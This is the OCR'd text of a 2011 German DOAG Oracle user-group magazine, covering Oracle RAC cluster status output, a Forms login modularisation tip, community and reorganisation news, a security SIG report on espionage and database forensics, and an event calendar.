--  -----    -----------------                --------- ---------
 1. ONLINE   3ae1d7ce99014f79bf06ae8e039f8d34 (/dev/mapper/
FG1_01) [GRID]
 2. ONLINE   0a21e3b2d11b4fe2bf6a7b175777808a (/dev/mapper/
FG1_02) [GRID]
 3. ONLINE   9d762eab80254fdabf65ffe67801cc98 (/dev/mapper/
FG1_03) [GRID]
Located 3 voting disk(s).
```

Listing 7

```
crsctl start crs
crsctl check cluster -all
**************************************************************
node-01:
CRS-4537: Cluster Ready Services is online
CRS-4529: Cluster Synchronization Services is online
CRS-4533: Event Manager is online
**************************************************************
node-02:
CRS-4537: Cluster Ready Services is online
CRS-4529: Cluster Synchronization Services is online
CRS-4533: Event Manager is online
**************************************************************
```

Listing 8

Impressum

Herausgeber:
DOAG Deutsche ORACLE-Anwendergruppe e.V.
Tempelhofer Weg 64, 12347 Berlin
Tel.: 0700 11 36 24 38
www.doag.org

Verlag:
DOAG Dienstleistungen GmbH
Fried Saacke, Geschäftsführer
info@doag-dienstleistungen.de

Chefredakteur (ViSdP):
Wolfgang Taschner
redaktion@doag.org

Chefin von Dienst (CvD):
Carmen Al-Youssef
office@doag.org

Titel, Gestaltung und Satz:
Claudia Wagner, Katja Borgis
DOAG Dienstleistungen GmbH

Titelfoto: Fotolia

Anzeigen:
CrossMarketeam Ralf Rutkat, Doris Budwill
www.crossmarketeam.de
Mediadaten und Preise finden Sie unter:
www.doag.org/publikationen/

Druck:
adame Advertising and Media GmbH Berlin, www.adame.de

Tipps und Tricks aus Gerds Fundgrube

Heute: Forms Login modularisieren

Gerd Volberg, OPITZ CONSULTING GmbH

Der Oracle-Forms Standard-Login ermöglicht eine Anmeldung an der Datenbank, ohne eine Zeile Code dafür zu schreiben (siehe Abbildung 1). Er reicht zum Testen einer Maske. In der Praxis wird jedoch erheblich mehr Funktionalität benötigt. Eine Best-Practice-Lösung ist an dieser Stelle das Entkoppeln des Login-Dialogs aus der Startmaske (siehe Abbildung 2).




Abbildung 1: Oracle-Forms Standard-Login

Abbildung 2: DOAG-App mit eigenem Login-Dialog

Wir benötigen dazu eine Maske namens „login.fmb“, in der die Anmeldeinformationen abgefragt werden (siehe Abbildung 3).




Abbildung 3: Login-Maske im Forms-Builder

Im „WHEN-NEW-FORM-INSTANCE“ setzen wir eine globale Variable und melden uns von der Datenbank ab, falls wir zu dem Zeitpunkt angemeldet sind:

```
:GLOBAL.User_ist_eingeloggt :=
,FALSE‘;
logout;
```

Beim Betätigen des Login-Buttons wird der Anwender auf der Datenbank angemeldet und eine globale Variable gibt diese Information an die Startmaske zurück:

```
logon (:Login.TI_Username ||
,@‘ || :Login.TI_Datenbank,
:Login.TI_Passwort, FALSE);
IF FORM_SUCCESS THEN
  :GLOBAL.User_ist_eingeloggt
:= ,TRUE‘;
END IF;
Exit_Form (no_validate);
```

In der Startmaske benötigen wir einen „ON-LOGON“, der den Standard-Login unterdrückt:

```
NULL;
```

Hinzu kommt ein „WHEN-NEW-FORM-INSTANCE“, um die Login-Maske zu starten:

```
Default_Value (,FALSE‘, ,GLO-
BAL.USER_IST_EINGELOGGT‘);
Call_Form (,login‘, NO_HIDE,
DO_REPLACE);
IF :GLOBAL.User_ist_eingeloggt
= ,FALSE‘ THEN
  Message (,Falsches
Passwort‘); Message (,‘);
  Exit_Form (no_validate);
END IF;
```

Auf diese Weise kann man den Login-Dialog von beliebigen Masken aus starten. Die Anmeldemaske könnte nun in weiteren Schritten um Features erweitert werden, etwa um Passwörter ändern, für Single Sign-on oder die Integration von Firmen-Policies bezüglich der Passwort-Vergabe. Dank dieser modularen Herangehensweise bleibt später nur eine Stelle, in der diese Änderungen eingebaut werden müssen.

Gerd Volberg
OPITZ CONSULTING GmbH
gerd.volberg@opitz-consulting.com
talk2gerd.blogspot.com

Christian Schwitalla,
Mitglied der Development Community Leitung

Es gibt keine dummen (ADF-) Fragen

Die ADF-Community hat das Ziel, Informationen und Erfahrungen zum Oracle Application Development Framework (ADF) auszutauschen und damit die Entwicklungs-Plattform unter Entwicklern, Anwendern und IT-Dienstleistern bekannter zu machen. Sie wird von Oracle-Partnern, der DOAG sowie Oracle getragen und steht allen interessierten Anwendern offen. Zu den Aktivitäten der ADF-Community zählen folgende Punkte:

- ADF News Sessions: Eine Reihe von Online-News-Sessions, die in zweiwöchigem Rhythmus jeweils am Freitag von 8:30 bis 9:00 Uhr stattfinden. Die behandelten Themen sind sehr vielfältig, die Beiträge kommen sowohl von Oracle als auch von den Partnern. Derzeit läuft die sechste Staffel, Referenten sind jederzeit willkommen. Dank des kompakten Formats lassen sich die ADF-News-Sessions leicht in den beruflichen Alltag integrieren. Der Kreis der Teilnehmer wächst stetig (Infos bei annegret.warnecke@oracle.com).

- ADF Project Sessions: Eine fünfteilige, aufeinander aufbauende Workshop-Reihe, durchgeführt von erfahrenen Entwicklern und Projektleitern (siehe http://apex.oracle.com/pls/apex/f?p=38040:1). Sie richtet sich an Entwickler, Projektleiter und Architekten. Der Teilnehmer soll die Entwicklung von Rich-Internet-Applikationen mit dem Oracle Application Development Framework (ADF) kennenlernen, insbesondere die folgenden Punkte:

  - Applikationsplanung
  - Vorgehensmodell im Projekt
  - Entwicklung der Geschäftslogik
  - Gestaltung des User Interface
  - Deployment
  - Umsetzung von Sicherheitsanforderungen
  - Skalierbarkeitskonzepte

- XING-Gruppe „Oracle ADF Community“ (siehe http://www.xing.com/net/adfcomm/): Der Zugang zur Gruppe steht allen Interessierten offen und erfordert lediglich die Basis-Mitgliedschaft bei XING.

- Seit der DOAG-Konferenz 2009 finden regelmäßige Treffen von Oracle-Partnern statt, um Informationen und Erfahrungen auszutauschen und um weitere Aktivitäten zu planen.

Die ADF-Community sammelt derzeit Fragen für den Slot „Q&A panel with Oracle Application Tools Product Management“, der im Rahmen der DOAG 2011 Konferenz und Ausstellung in Nürnberg stattfinden wird. Es handelt sich dabei um ein Podiumsgespräch, in dem sowohl vorbereitete als auch spontane Fragen aus dem Publikum beantwortet werden. Die Teilnahme haben bisher bekannte und einflussreiche Persönlichkeiten aus dem Oracle-Development zugesagt:

- Bill Pataky, Vice President Product Management
- Duncan Mills, Senior Director Oracle Development
- Grant Ronald, Senior Group Product Manager

Somit bietet sich die Chance, Fragen, Wünsche und Anregungen bezüglich der breiten Palette der Oracle-Middleware-Development-Tools (JDeveloper, ADF, Oracle Enterprise Pack for Eclipse, NetBeans, Oracle Forms/Reports/Designer, JavaFx etc.) direkt an die Verantwortlichen des Oracle Developments zu richten. Dabei können sowohl technische als auch Marketing-, Support- oder Lizenz-Aspekte angesprochen werden. Zur Vorbereitung der Veranstaltung können bis spätestens zum 1. November 2011 Fragen per E-Mail an juergen.menge@oracle.com geschickt werden.

Dr. Dietmar Neugebauer,
Vorstandsvorsitzender der DOAG

Fit für die Zukunft: Neustrukturierung der DOAG-Vereinsorganisation

Der Vorstand der DOAG hat eine Neuorganisation beschlossen. Um der breiteren Oracle-Produktpalette besser gerecht zu werden und um die Mitglieder besser informieren zu können, gliedert sich der Verein in vier eigenständige Communities, die bestimmte Themenbereiche repräsentieren:

- Datenbank
- Development und DWH
- Infrastruktur und Middleware
- Business Solutions

Bereits auf der Beiratssitzung im Februar 2011 zeichnete sich die Notwendigkeit ab, die DOAG nach Themen neu zu strukturieren. Zwei Arbeitsgruppen haben daraufhin auf Basis der Vereinssatzung und der Ziele der DOAG Vorschläge für die Neuausrichtung der Organisation erarbeitet. Die Ergebnisse wurden in mehreren Vorstandssitzungen abgestimmt und am 15. Juli 2011 vom Vorstand beschlossen.

Am 9. September 2011 stellte der Vorstand die Neuorganisation im Rahmen einer außerordentlichen Sitzung dem DOAG-Beirat vor. Sie fand eine große Zustimmung, sodass gleich die einzelnen Community-Leitungsteams gebildet wurden und diese ihre Arbeit aufnahmen.

Die Communities

Kern der Neuausrichtung sind die vier Communities. Diese werden aus mehreren SIGs gebildet, die gemeinsam bestimmte Themen adressieren. Der Vorstand hat basierend auf den positiven Erfahrungen mit der Business Solutions Community, die bereits Ende 2010 ins Leben gerufen wurde, drei weitere Communities eingerichtet: die Datenbank Community, die Development und DWH Community sowie die Infrastruktur und Middleware Community.

Der Vorstand hat auch die Community-Leiter benannt: Es sind Christian Trieb für die Datenbank Community, Stefan Kinnen für die Development und DWH Community sowie Björn Bröhl für die Infrastruktur und Middleware Community. Die Business Solutions Community wird bereits seit deren Einrichtung im vergangenen Jahr von Dr. Frank Schönthaler geleitet. Dem Vorstand war es bei diesem Vorgehen besonders wichtig, dass jede Community von einem Experten geleitet wird, der auch aus dem jeweiligen Fachgebiet kommt.

Der DOAG-Vorstand und die Leiter der Communities bilden zusammen die DOAG-Leitung. Dieses neu eingeführte Gremium stellt zukünftig den strategischen Kopf der DOAG dar. Sie entscheidet über alle Community-übergreifenden Themen und sichert die Konsistenz der Arbeit in der gesamten DOAG. Darüber hinaus sorgt sie dafür, dass alle relevanten Themen in der DOAG abgedeckt und den Communities zugeordnet sind. Der DOAG-Leitung sitzt der Vorstandsvorsitzende der DOAG vor.


Der Leiter einer Community benennt die weiteren Mitglieder seines Community-Leitungsteams. Insbesondere die SIG-Leiter sind Mitglied dieses Community-Leitungsteams, hinzu kommen ein Ansprechpartner von Oracle und weitere berufene Mitglieder. Die Definition der Ziele und Aktivitäten sowie die weitere Gliederung der Community liegen in der Verantwortung der Community-Leitung.

Die Querschnittsgruppen

Regionalgruppen, Competence-Center und Hochschulgruppen sind Querschnittsgruppen in der neuen DOAG-Struktur. Sie laufen thematisch über mehrere oder alle Community-Themen. Diese Gruppen erhalten zukünftig noch mehr Bedeutung. Die Zusammenarbeit zwischen Querschnittsgruppen und den einzelnen Communities findet eng vernetzt statt. Ein Regionalleiter wird daher in der neuen Organisation zum regionalen Repräsentanten der DOAG aufgewertet. Er ist erster Ansprechpartner für die Mitglieder und Interessenten in einer Region und wird in alle Aktivitäten der DOAG in seiner Region eingebunden.

Der Vorstand

Die Aufgaben des Vorstands konzentrieren sich zukünftig auf die satzungsgemäß vorgegebene Verantwortung für Finanzen und die Geschäftsstelle sowie auf die Steuerung der Querschnittsthemen. Darüber hinaus ist der Vorstand für die Community-übergreifende Zusammenarbeit zuständig. Er klärt die Zuordnung der Themen zu den Communities und stellt sicher,



Die Neuorganisation der DOAG im Überblick

dass die Arbeit in den Communities im Sinne des Vereins funktioniert. Da sich die im Vorstand verbliebenen Zuständigkeiten deutlich verringern, wird der nächsten Mitgliederversammlung vorgeschlagen, die Zahl der Vorstandsmitglieder von heute acht auf fünf zu reduzieren.

Vorteile für die Mitglieder

Die neue Organisation bringt eine Menge an Vorteilen für die Mitglieder der DOAG. So sind die Interessen der Anwender themengerecht in den einzelnen Communities adressiert. Dies erleichtert das Networking und den gezielten Erfahrungsaustausch. Die DOAG kann damit jedes Thema gezielt an die entsprechende Zielgruppe adressieren.

Durch die Community-Struktur sind alle Oracle-Themen gleichwertig in die Vereinsarbeit eingebunden. Das bedeutet, dass auch für neue Themen, für die es noch wenige Interessenten gibt beziehungsweise diese für die DOAG erst gewonnen werden müssen, eine hohe Sichtbarkeit entsteht. Dies hat die Business Solutions Community in diesem Jahr schon bewiesen. So ist es gelungen, die Zahl der Teilnehmer an der DOAG 2011 Applications von 188 im Vorjahr auf 427 Teilnehmer mehr als zu verdoppeln.

Die Inhalte der Themen werden von Community-Leitern und ihren Teams getrieben, die als Experten die Bedürfnisse der Anwender gut kennen. Damit sind die inhaltlichen Schwerpunkte der DOAG sichtbarer und die Qualität der fachlichen Arbeit wird deutlich gesteigert. Im Gegenzug ist die Vorstandsarbeit weniger inhaltlich und stattdessen mehr koordinativ, organisatorisch und strategisch.

Das neue DOAG-Internet

Parallel zur Neustrukturierung hat die DOAG einen neuen Web-Auftritt entwickelt. Dieser ist bereits entsprechend der neuen Struktur gegliedert. Auf www.doag.org und bsc.doag.org finden Sie weitergehende Informationen zur neuen Struktur – in einem neuen Layout, übersichtlich und informativ.

Die Teilnehmer der Beiratssitzung am 9. September 2011

Wir begrüßen unsere neuen Mitglieder

Firmenmitglieder

Georg Bertler	Tognum AG
Roland Ehry	Tognum AG
Stefan Ring	Tognum AG
Thomas Gutacker	Tech Springer GmbH
Andreas Schulz	Tech Springer GmbH
Gustav Müller	Bayern Invest Kapitalanlagegesellschaft mbH

Persönliche Mitglieder

Martin Frech	Paul Abbing
Stefan Sack	Tilo Metzger
François Lange	Franz Drey
Horst Heineck	Werner Wendt
Thomas Starlinger	Jörg Weber
Holger Bartnick	Andreas Tophofen
Yann Neuhaus	Alexander Kleber
Hervé Schweitzer	Volker Klös
Georg Konopik	Volker Silinus

Franz Hüll, DOAG-Vorstand und Leiter des Competence-Centers Securityfragen

„Sicherheit kostet meistens Bequemlichkeit“

Daten so zu sichern, dass sie nicht verloren gehen oder in fremde Hände gelangen – das ist die Herausforderung eines jeden Datenbank-Administrators. Dabei ist es Konsens: 100 Prozent Sicherheit gibt es nicht. Doch wer besser informiert ist, kann auch besser vorbeugen. Oftmals zählen nur drei bis sieben Prozent aller gespeicherten Daten zu den „Kronjuwelen“ einer Firma. So nennt man die Daten, die für ein Unternehmen überlebenswichtig sind.

In der SIG Security am 7. September in Leipzig, hat Franz Hüll, DOAG-Vorstandsmitglied und Leiter der SIG Security, diverse Aspekte dieser komplexen Thematik unter die Lupe genommen. Für Interessierte, die beiden Veranstaltungen nicht beiwohnen konnten, hat die DOAG die zwei Tage zusammengefasst.

Jedes Sicherheitssystem kann umgangen werden. Dies meint jedenfalls Alexander Kornbrust von der Red Database Security GmbH in seinem Vortrag über Forensik. Seine Erfahrung habe gezeigt, dass Angreifer meistens von Innen kommen. Oftmals nehmen es Mitarbeiter mit dem Datenschutz nicht so erst. Neugier hat schon mal den einen oder anderen dazu gebracht, zu erforschen, was denn der Chef verdient. Das ist ein Verstoß gegen das Bundesdatenschutzgesetzt und ist strafbar. Doch wen kümmert es?

Das kriminelle Potenzial von den eigenen Mitarbeitern sollten Unternehmer und CIOs nicht unterschätzen. Besonders IT-versierte Mitarbeiter tendierten dazu, wenn sie das Unternehmen verlassen, Daten mitzunehmen. Dann gibt es auch noch die „Spielkinder“ – diese Mitarbeiter, die ohne böse Absichten Hacker-Tools oder Hintertüren gegen die Produktion anwenden. Einfach so aus Spaß, weil sie es schon immer mal ausprobieren wollten. Erst dann kommen die externen Hacker, die organisierte Kriminalität und die Geheimdienste. Dabei seien Hacker oftmals gut erkennbar, weil sie sich immer besonders coole Benutzernamen vergeben, wie etwa HappyHacker.

Geheimdienste hingegen verwenden oft die größte Schwachstelle eines Unternehmens: ihre Mitarbeiter. Ob Naivität, Auskunftsfreudigkeit, persönliche Enttäuschungen und Ressentiments oder sogar Stolz und Patriotismus – es gibt für einen Mitarbeiter viele Gründe, eine Information weiterzugeben, die er geheim halten sollte.

Während des Kalten Krieges praktizierten Regierungen Spionage hauptsächlich aus politischen Gründen. Inzwischen hat sich das Interesse verlagert: Regierungen betreiben zunehmend Industriespionage und konzentrieren sich immer mehr auf Gebiete der Wirtschaft, Wissenschaft und Technik. Dies betrifft vor allem die Branche der regenerativen Energien, die Informations- und Kommunikationstechnik und die Rüstungsindustrie. In diesem Bereich sind die aktivsten Länder die Volksrepublik China und die Russische Föderation, sagt Andrea Müller vom Bundesamt für Verfassungsschutz (BfV) in ihrem Vortrag zur Wirtschaftsspionage.

Besonders Russland gehe laut Müller dieser Aktivität sehr offensiv nach, was unter anderem daran liegt, dass die Beschaffung von Informationen in der russischen Verfassung verankert ist. Der damalige Ministerpräsident Wladimir Putin sagte 2007 in einer Rede: „Unser Nachrichtendienst muss seine Anstrengungen verstärken, um die russische Wirtschaft und die Interessen russischer Unternehmen im Ausland aktiver zu unterstützen.“

Der Aufwand, den diese Länder zur Beschaffung von Wirtschaftsgeheimnissen betreiben, ist manchmal beachtlich: Nachrichtendienstoffiziere werden in diplomatische Mission geschickt oder in Medienorgane eingeschleust. Manchmal gründen Nachrichtendienste sogar Tarnunternehmen, die sich dann mit verlockenden Aufträgen an Firmen wenden, die im Besitzt vom wertvollen Wissens sind. Sollte ein Nachrichtenoffizier in die Firma eingeladen werden, macht er womöglich eine Besichtigung des Firmengeländes, die er nutzt um Maschinen unter allen Blickwinkeln abzufotografieren oder sich auf dem Weg zur Toilette in den Serverraum zu verirren.

Die Nachrichtendienste nutzen auch sogenannte Non-Professionals – Studenten, Praktikanten, Gastprofessoren, die sich nur für eine begrenzte Zeit in Deutschland aufhalten und aufgrund ihrer Position an Informationen herankommen. Diese Methode wendet China gern an: „Der Patriotismus ist in China so stark, dass diese Leute nicht mal unter Druck gesetzt werden müssen“, meint Müller.

Natürlich nimmt auch die elektronische Wirtschaftsspionage zu. Ein Großteil der Angriffe erfolgt über E-Mails, die Trojaner im Anhang, in einem verlinkten Dokument oder verlinkter Webseite enthalten. Der Absender ist dabei absolut unauffällig: Meistens handelt es sich um eine nur leicht gefälschte E-Mail-Adresse etwa von einem wohlbekannten Partner oder Mitarbeiter, die nur ein Underscore mehr beinhaltet. Kaum sichtbar, wenn man nicht aufpasst. Der Inhalt ist auf die Person zugeschnitten, die die E-Mail aufmachen soll: Es sind faktische Ausschreibungen, produkt- oder geschäftsbezogene Texte. Es wird alles unternommen, um das Interesse zu wecken. Gegen diese Art der Wirtschaftsspionage hilft nur eins: Aufmerksamkeit. Deswegen ist die Öffentlichkeitsarbeit der Bundesbehörde besonders wichtig.

Im Datenbank-Bereich sind die Gefahren jedoch nicht auf E-Mails begrenzt. Die Möglichkeiten, an Informationen heranzukommen sind vielfältiger und Hacker zeigen oftmals viel Kreativität. Eine Option, um seine Daten zu schützen, ist in diesem Zusammenhang die Verschlüsselung. Die

SFNT Germany GmbH bietet mit einer Reihe von Hardware-Sicherheitsmodulen (HSM), die Datenbank-Administratoren ermöglichen, die verschlüsselten Daten von der eigentlichen Kryptografie zu trennen. Der Master Key wird bei diesem Ansatz in ein Stück Hardware abgelegt. Im Banking-Bereich sowie in Behörden sei es bereits eine beliebte Methode, sagt der Referent Andreas Gatz von SFNT Germany.

Weiter besteht die Möglichkeit, nur eine Spalte zu verschlüsseln, was im Falle eines Audits die Arbeit erleichtere, da die sensiblen Daten dann nicht mehr im Wege stünden. Für ein Stück mehr Sicherheit gibt es die Technologie der Tokenization, mit der sensible Daten durch eine Art Alias, ein sogenanntes „Token", ersetzt werden. Die sensiblen Daten werden dann offshore gespeichert. Dieses Verfahren ist besonders geeignet für kurze Daten wie Kreditkarten- oder Sozialversicherungsnummern.

Natürlich kann man sich gegen Angriffe schützen. Doch jedes Sicherheitssystem kann umgangen werden und Hilfe bekommen die Hacker ganz einfach im Internet. „Google ist dein Freund", meint Kornbrust. Da fände man nämlich alles an Informationen, was man so braucht, um einen solchen Angriff durchzuführen. Das Gute ist: Angreifer hinterlassen Spuren. Kornbrust hat sich in seinem Vortrag auf forensische Daten konzentriert, die auch ohne Einschaltung des Auditings vorhanden sind. Es sind Listener.log, Tabellen, Redo Logs oder Datenbank-Blöcke.

Beispiele für typische Spuren sind der Missbrauch von Kennungen, das Erraten von Passwörter oder Benutzernamen, der Export einer Datenbank oder eines Schemas sowie die Verwendung von nicht-autorisierten Programmen oder Anwendungen. Wer zum Beispiel in der Spalte „sql-text" der Tabelle „sys.wrh$_sqltext" einen Insert oder Delete in einer User-Session vorfindet, hat vielleicht eine heiße Spur. Ähnlich interessant ist die Spalte „Icount" in „sys.user$": Ist die Anzahl von ungültigen Login-Versuchen in dieser Spalte besonders hoch oder wurde nach einem gültigen Login das Passwort zurückgesetzt, ist zu vermuten, dass ein Angriff stattgefunden hat.

Schwierig sei herauszufinden, wann und wo Daten manipuliert worden sind. Wenn man interessante Spuren gefunden hat, ist es dann einfach. Sobald der Zeitpunkt feststeht, können per logminer die ausgeführten Kommandos gefunden werden. Deswegen ist das Erstellen einer Timeline (auch „Bauertrick" genannt) ein triviales, aber nützliches Mittel, um Spuren nachzugehen.

Wer die Unterstützung von einer Software-Lösung haben möchte, kann ein Database Activity Monitoring einsetzen. Für Thomas Drews und Eckard Bogner von Imperva Inc. ist es wichtig, die gespeicherten Daten nach Wichtigkeit einzustufen. Ihre Lösung, Imperva SecureSphere Database Monitoring ermöglicht, durch netzwerkbasierte Scans Assets zu finden und neu auszuweisen. So kann eine Datenklassifizierung stattfinden. Die Software erkennt auch Schwachstellen und ermöglicht ein zentrales Management der Risiken. Auch das Erfassen und die Analyse der Berechtigungen werden mit der Lösung einfacher. Zusätzlich zu der Rechtevergabe erkennt Imperva auch den physischen Nutzer, der sich über eine Applikation einloggt.

Eine ähnliche Lösung bietet IBM mit seinem InfoSphere Guardium Database Security. Die Datenbanküberwachung erfolgt in Echtzeit und ermöglicht nicht nur die Protokollierung eines Events, sondern auch eine aktive Zugriffsbeschränkung in Echtzeit, betont Holger Seubert von IBM Deutschland GmbH.

Die Software von McAfee Database Activity Monitoring funktioniert ähnlich. Im Gegensatz zu Anti-Virus-Programmen, die auf Blacklists basieren, funktioniert die Datenbanklösung auf dynamischem Whitelisting, das definiert, welche Programme aufgeführt werden sollten. Mit der Lösung haben Datenbank-Administratoren zudem die Möglichkeit, mit der Installation von Patches zu warten und das Virtual Patching zu nutzen. So können sie ihr System vor bekannten oder Zero-Day-Schwachstellen ohne Downtime oder Änderungen im Code schützen.

Natürlich hat auch Oracle ein entsprechendes Produkt: Die Oracle Database Firewall ist überwacht Datenbank-Aktivitäten auf dem Netzwerk in Echtzeit. Die Besonderheit der Lösung ist laut Heinz-Wilhelm Fabry von Oracle Deutschland B.V. & Co. KG ihre hochpräzise SQL-basierte Grammatik. „Die Engine versteht SQL-Sprache", meint der Referent, was ihr ermögliche, nicht autorisierte Transaktionen zu blockieren, bevor der Angriff die Datenbank erreicht.

Wenngleich diese Lösungen die Arbeit eines Datenbank-Administrators erleichtern können, sind sie kein Wundermittel. Hacker überlegen sich immer wieder neue Wege, um an Daten heranzukommen. Deswegen muss die Sicherheit an der Basis gewehrleistet werden, meint Müller. Darüber hinaus sei es besonders wichtig, die eigenen Mitarbeiter für diese Thematik zu sensibilisieren. Welche Daten müssen besonders geschützt werden? Welche Mitarbeiter dürfen darauf zugreifen? Welche Mitarbeiter greifen tatsächlich darauf zu? Dies sind die Kernfragen, die ins Sicherheitskonzept einfließen sollen. Dass ein strenges Sicherheitskonzept in der Praxis negative Auswirklungen haben kann, kommentiert Müller so: „Sicherheit kostet meistens Bequemlichkeit".

Mylène Diacquenod
mylene.diacquenod@doag.org

Errata

In der letzten Ausgabe muss es auf Seite 33 in der Tabelle unter „SQL Server 2008 R2 Express" bei Datenbankgröße heißen „10 GB" und unter „IBM DB 9.7 Express-C" bei Datenbankgröße „keine Beschränkung".

Auf Seite 38 oben rechts war die Bedeutung der Smilies fehlerhaft. Richtig ist: ☺ optimal / komfortabel, :| aufwändig / lückenhaft und 😑 sehr aufwändig / unzureichend.

Wir entschuldigen uns für das Versehen.

13.10.2011
SIG Infrastruktur – Gründungsveranstaltung
Oracle Hardware, Betriebssysteme (Oracle Linux und Oracle Solaris) oder Virtualisierung und Cloud Computing
Björn Bröhl
sig-infrastruktur@doag.org

13.10.2011
Regionaltreffen Stuttgart
Jens-Uwe Petersen
regio-stuttgart@doag.org

13.10.2011
Regionaltreffen Dresden
DataGuard und Oracle-Lizensierung
Helmut Marten
regio-sachsen@doag.org

17.10.2011 - 18.10.2011
EBS Community Day
Umsetzung organisatorischer Veränderungen mit der E-Business Suite
Frank Schönthaler
sig-ebusiness@doag.org

18.10.2011 - 09:00 - 17:00
EBS Community Workshop Costing
Frank Schönthaler
sig-ebusiness@doag.org

18.10.2011
Regionaltreffen Freiburg / Südbaden
Volker Deringer
regio-freiburg@doag.org

20.10.2011
Regionaltreffen NRW
Dierk Lenz, Stefan Kinnen
regio-nrw@doag.org

24.10.2011
Regionaltreffen München / Südbayern
Franz Hüll, Andreas Ströbel
regio-muenchen@doag.org

27.10.2011
Regionaltreffen Nürnberg / Franken
Installation und Deinstallation von Oracle-Datenbankoptionen
Daniel Saraci, André Sept
regio-franken@doag.org

27.10.2011
Regionaltreffen Trier / Saarland / Luxemburg
ORACLE Replikation
Bernd Tuba, Holger Fuchs
regio-trier@doag.org

11.11.2011
Community Day JD Edwards
Kasi Färcher-Haag
sig-jde@doag.org

2011 DOAG Konferenz + Ausstellung

15.11.2011 – 17.11.2011
DOAG 2011 Konferenz + Ausstellung
office@doag.org

Wir sind die Oracle-Community – unter diesem Motto kommen die Anwender aller Oracle-Produkte seit 23 Jahren zur jährlichen Anwenderkonferenz zusammen. Sie erhalten drei Tage Wissen pur, neueste Informationen zum erfolgreichen Einsatz der Oracle-Lösungen und praxisnahen Erfahrungsaustausch.

Den Teilnehmern eröffnet sich die attraktive Gelegenheit, ihr Netzwerk zu erweitern und von den Erfahrungen und dem Know-how der Oracle-Community zu profitieren. Neben Keynotes, Fachvorträgen, Präsentationen sowie modernen Networking-Elementen bietet die begleitende Ausstellung einen umfangreichen Überblick über Dienstleistungen und Produkte am Markt.

2011.doag.org

18.11.2011
DOAG Schulungstag
im Anschluss an die
DOAG 2011 Konferenz + Ausstellung

Seminare

- Oracle SQL-Tuning für Anfänger
  Herrmann & Lenz Services GmbH
- Oracle Discoverer und nun? Update, Migration oder Integration?
  Team GmbH
- Drei auf einen Streich – APEX vs. ADF vs. Grails im Produktivitätsvergleich
  esentri consulting GmbH
- Einführung in OMB*Plus für OWB 10gR2 und OWB 11gR2 – Hands On
  metafinanz-Informationssysteme GmbH
- Oracle SQL *Plus Batch Programmierung
  MuniQSoft GmbH
- Datenintegration mit Oracle: Vergleich OWB, ODI und GoldenGate
  OPITZ CONSULTING GmbH
- Grid Control – Administration und neue Funktionalitäten in 12g
  Oracle University
- Oracle PL/SQL Tuning
  ORDIX AG
- Das Horus Social BPM Lab – Ihre Chance live dabei zu sein!
  PROMATIS software GmbH
- Secure Programming PL/SQL
  Trivadis AG

22.11.2011
Regionaltreffen Jena / Thüringen
Jörg Hildebrandt
regio-thueringen@doag.org

29.11.2011
Regionaltreffen Rhein / Main
Thomas Tretter, Kathleen Hock
regio-rhein-main@doag.org

Aktuelle Termine und weitere Informationen finden Sie unter www.doag.org/termine